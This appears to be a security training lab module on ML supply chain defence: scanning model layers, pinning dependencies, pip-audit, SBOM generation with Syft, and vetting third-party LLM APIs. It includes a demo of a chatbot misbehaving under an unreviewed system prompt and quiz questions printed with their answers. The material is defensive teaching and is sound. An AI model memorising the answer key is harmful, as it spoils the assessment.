  [OK]      Flatten              flatten_1
  [OK]      Dense                dense_2
  [OK]      Dense                dense_3
  [WARNING] Lambda               manipulate_output (function: manipulate_output)

  RESULT: 1 layer(s) require review
    - Lambda (manipulate_output): Can contain arbitrary Python code that executes at inference time
Dependency Auditing and SBOMs
We have established that model files are not the only attack surface. In the Supply Chain Attack Vectors room, you saw how a single typosquatted package can compromise an entire project. Everything that ships with the model, including its dependencies, deserves the same scrutiny as model files, and this task gives you the tools to enforce it.

The name matches. The version is slightly off. On the shelf, it looks identical to the one you ordered.
Version Pinning
Always pin exact versions in your requirements.txt. When you list a package without a version (just numpy), pip fetches the latest available version from PyPI every time you install. If an attacker publishes a malicious update as the newest version, every unpinned installation pulls it automatically:
# BAD: allows any version
numpy
requests

# BETTER: pins major.minor but allows patches
numpy>=1.24,<1.25
requests>=2.31,<2.32

# BEST: pins exact version
numpy==1.24.3
requests==2.31.0
Lockfiles
Version pinning fixes the version number, but a lockfile goes further: it records the exact version and cryptographic hash of every installed package. This means even if an attacker replaces a package on PyPI with the same version number but different contents, the hash mismatch will block installation. Two popular tools generate lockfiles:
| Tool | Lockfile | Command |
|---|---|---|
| pip-compile (pip-tools) | requirements.txt with hashes |
pip-compile --generate-hashes |
| Poetry | poetry.lock |
poetry lock |
A lockfile ensures that every team member and CI/CD pipeline installs identical packages, eliminating the window for dependency confusion or version manipulation.
pip-audit: Vulnerability Scanning
pip-audit checks your project's dependencies against known vulnerability databases. Run it on the sample ML project:
analyst@tryhackme-2204:~$ pip-audit -r /opt/supply-chain/project/requirements.txt
The output lists every known vulnerability for each package in the project. Each row shows the package name, installed version, advisory ID, and the version that fixes the issue. Note how many distinct packages have known vulnerabilities, not just the total count of individual CVEs (which changes as new advisories are published). Upgrading to the fixed versions listed in the output eliminates these known risks.
Private Package Indices
For organisations with internal packages, the strongest defence against dependency confusion is a private package index. This ensures pip never resolves internal package names against public PyPI.
The concept is simple: configure pip to use your private index as the primary source:
# ~/.pip/pip.conf
[global]
index-url = https://your-private-pypi.company.com/simple/
extra-index-url = https://pypi.org/simple/
With this configuration, pip checks your private index first. If an internal package exists there, it will never look at public PyPI, eliminating the dependency confusion vector entirely.
The distinction matters: index-url sets the primary index; pip checks it first. extra-index-url adds a fallback that pip checks only when the primary does not have the package. By placing your private registry as index-url and public PyPI as extra-index-url, internal packages always resolve privately. In practice, this requires private registry infrastructure, a common investment for teams handling sensitive or proprietary models.
What Is an SBOM?
A Software Bill of Materials (SBOM) is an ingredient list for your software. Just as food packaging lists every ingredient and its source, an SBOM lists every component in your project: packages, libraries, frameworks, and their versions.
Why do they matter? When a new vulnerability is disclosed (like Log4Shell in 2021), an SBOM lets you instantly determine whether your project is affected, instead of scrambling through dependency trees manually. This visibility extends to transitive dependencies: packages that your direct dependencies pull in, which might otherwise go completely unnoticed.
SBOM Formats
Two formats dominate the industry:
| Format | Maintained By | Strengths |
|---|---|---|
| SPDX | Linux Foundation | Strong licence compliance focus, ISO standard (ISO/IEC 5962:2021) |
| CycloneDX | OWASP | Security-focused, includes vulnerability data, lightweight |
Both formats are widely supported by scanning and compliance tools. Choose based on your organisation's primary concern: licence compliance (SPDX) or security (CycloneDX).
Licensing is itself a supply chain risk. AI projects pull in models, datasets, and frameworks under diverse licences. A model trained on restrictively-licensed data may impose obligations on your application, and a copyleft dependency can force you to open-source your entire project simply because one library you pulled in requires it. SBOMs make this manageable by mapping every component to its licence terms, so automated tools can flag incompatibilities before deployment.
Hands-On: Generate an SBOM with Syft
Syft (by Anchore) is an SBOM generation tool that analyses project directories and produces SBOMs in multiple formats. It is pre-installed on the lab VM.
Generate an SBOM for the sample ML project in CycloneDX JSON format, suitable for ingestion by vulnerability scanners and compliance tools:
analyst@tryhackme-2204:~$ syft /opt/supply-chain/project/ --exclude './venv/**' -o cyclonedx-json > /tmp/sbom.json
Note: Syft may display an
i/o timeoutwarning while checking for updates. This is expected in offline environments and does not affect the scan output.
To review what Syft identified:
analyst@tryhackme-2204:~$ syft /opt/supply-chain/project/ --exclude './venv/**' -o table
To explore the full JSON structure of the SBOM, run the following command and use the arrow keys to scroll:
analyst@tryhackme-2204:~$ cat /tmp/sbom.json | python3 -m json.tool | less
ML-Specific SBOM Considerations
Standard SBOMs cover software packages, but ML projects also depend on models and datasets, artefacts that traditional SBOMs do not capture. Emerging work on ML SBOMs extends the concept to include model provenance (who trained it, on what data, with what framework), dataset lineage (source, transformations, and known biases), and model performance metrics, along with known limitations.
This is an active area of development. For now, supplement your standard SBOM with a model card (from Task 3) to cover the ML-specific aspects.

Without an SBOM, you cannot tell whether what you deployed matches what you approved. The manifest is the only record that exists.
Answer the questions below
What is the recommended practice for specifying package versions in requirements.txt? Version Pinning
What tool scans Python dependencies against known vulnerability databases? pip-audit
Which SBOM format is maintained by OWASP and focuses on security? CycloneDX
API Provider Assessment
When your application calls a third-party LLM provider (OpenAI, Anthropic, or an aggregator like OpenRouter), the tools from Tasks 4-8 do not apply. Fickling, ModelScan, pip-audit, and Syft all assume you have a file on disk. When you call an API, there is no file. You are trusting the entire provider pipeline: training data you cannot inspect, fine-tuning decisions you cannot verify, infrastructure you do not control, and versioning practices that may change the model behind your endpoint without notice. There is no checksum to compare. If you also use system prompt templates sourced from external repositories, those templates become supply chain artefacts the moment you integrate them. Supply chain risks take a different form, but they are just as real.

The API call is one line of code. The decision behind it is a checklist.
Defence 1: Provider Due Diligence
Before integrating a third-party LLM, assess the provider's security posture:
| Factor | What to Verify | Red Flag |
|---|---|---|
| Data handling | Privacy policy, data retention, training opt-out | "We may use your data to improve our models" with no opt-out |
| Model versioning | Versioned endpoints, deprecation notices, and changelogs | Model changes without notification |
| Security certifications | SOC 2, ISO 27001, penetration testing | No published security documentation |
| Incident response | Disclosed vulnerabilities, response timeline | No security contact or disclosure policy |
| Transparency | Model cards, training data documentation, and system prompt handling | Undocumented model behaviour changes |
Defence 2: Behaviour Monitoring
Since you cannot inspect API-served model weights, monitor the model's outputs instead. Establish a behavioural baseline by running a fixed set of test prompts periodically and flagging significant changes in responses. A shift could indicate the provider updated the model behind the same endpoint. Track factual accuracy, response format, and refusal rates over time to catch output quality degradation. Sudden changes in latency or error rates may signal infrastructure modifications on the provider's side.
This is the API equivalent of checksum verification: you cannot verify the file, so you verify the behaviour.
Defence 3: System Prompt Governance
System prompts are increasingly shared, reused, and sourced from public repositories. A system prompt template is a supply chain artefact. If it comes from an untrusted source, it can alter your application's behaviour in ways you did not intend. Treat system prompts with the same rigour as code: version-control them, review changes through your standard process, and test prompt changes against your behavioural baseline before deployment.
Defence 4: Sandboxed Evaluation
For downloaded models, you scan the weights before loading. For API-served models, the model is a black box. The primary mitigation is dynamic evaluation in an isolated sandbox. Before integrating any third-party LLM into production, test it against a fixed set of prompts with known-correct answers, send adversarial probes to test safety boundaries, and compare outputs against any existing model you are replacing. A model that fails these checks is not ready for production.
Do not rely solely on published benchmarks. A model can be fine-tuned to perform well on standard safety evaluations while containing targeted backdoors that activate only on specific inputs. Your own evaluation, tailored to your use case, is the only benchmark you can trust.
This mirrors the model acquisition framework from Task 3: quarantine, evaluate, then promote. The Prompt Security module covers the adversarial testing techniques in practical depth.
| Phase | Activity | Pass Condition |
|---|---|---|
| 1 | Load in an isolated sandbox | Model loads without errors in an air-gapped environment |
| 2 | Fixed prompt battery | Answers match known-correct responses |
| 3 | Adversarial probes | Safety boundaries hold under adversarial input |
| 4 | Baseline comparison | Output distribution matches the existing model |
| Result | Promote or reject | All phases pass → Production; any fail → Reject |
Hands-On: Comparing System Prompt Configurations
TryTrainMe's customer service chatbot is deployed with two system prompt configurations. Config A uses an internally governed prompt. Config B uses a prompt sourced from a public template repository without review. The underlying model and endpoint are identical in both. The agent attached to this task runs Config B. Before querying it, read the Config A baseline below: this is what the internally governed prompt produces.
Config A baseline (Internal Governance):
| Query | Expected response |
|---|---|
| What is your return policy for defective products? | 30-day window, replacement (not refund), directs to support@trytrainme.com |
| Who has administrative access to customer account data? | Refuses to answer, redirects to privacy policy |
Press the Open Agent button below, and send the same two queries to Config B.
Open Agent
For the return policy query, note the timeframe and the company name. For the access query, note whether Config B refuses or attempts to answer.
Config B is wrong in every dimension. The policy timeframe is incorrect, the company name belongs to a different provider, and the confidentiality guardrail is absent. TryTrainMe did not change its model. They did not change their endpoint. The only variable was the source of the system prompt. That prompt is a supply chain artefact, and it was not controlled.
Answer the questions below
What should you establish to detect when an API provider silently updates their model? Behavioural Baseline
What type of artefact should be version-controlled and reviewed like code, to prevent untrusted content from altering LLM behaviour? System Prompts
What company name does Config B identify as the service provider? TryTrainML
hi
15:18
User profile photo.
Hello! Welcome to TryTrainML's customer support chat. How can I assist you today?
Conclusion
SupplySecLab is complete. You started with a mandate after the TryTrainMe breach and built a layered defence covering every stage of the supply chain: safe serialisation, integrity verification, static scanning, architecture inspection, dependency auditing, and API provider assessment.
The tools are different at each layer. The mindset is the same throughout: verify provenance, inspect before you trust, and monitor for changes. A model that passes one check has not passed all of them. A file that passes its checksum can still carry a payload. An API that looks identical today may behave differently tomorrow.




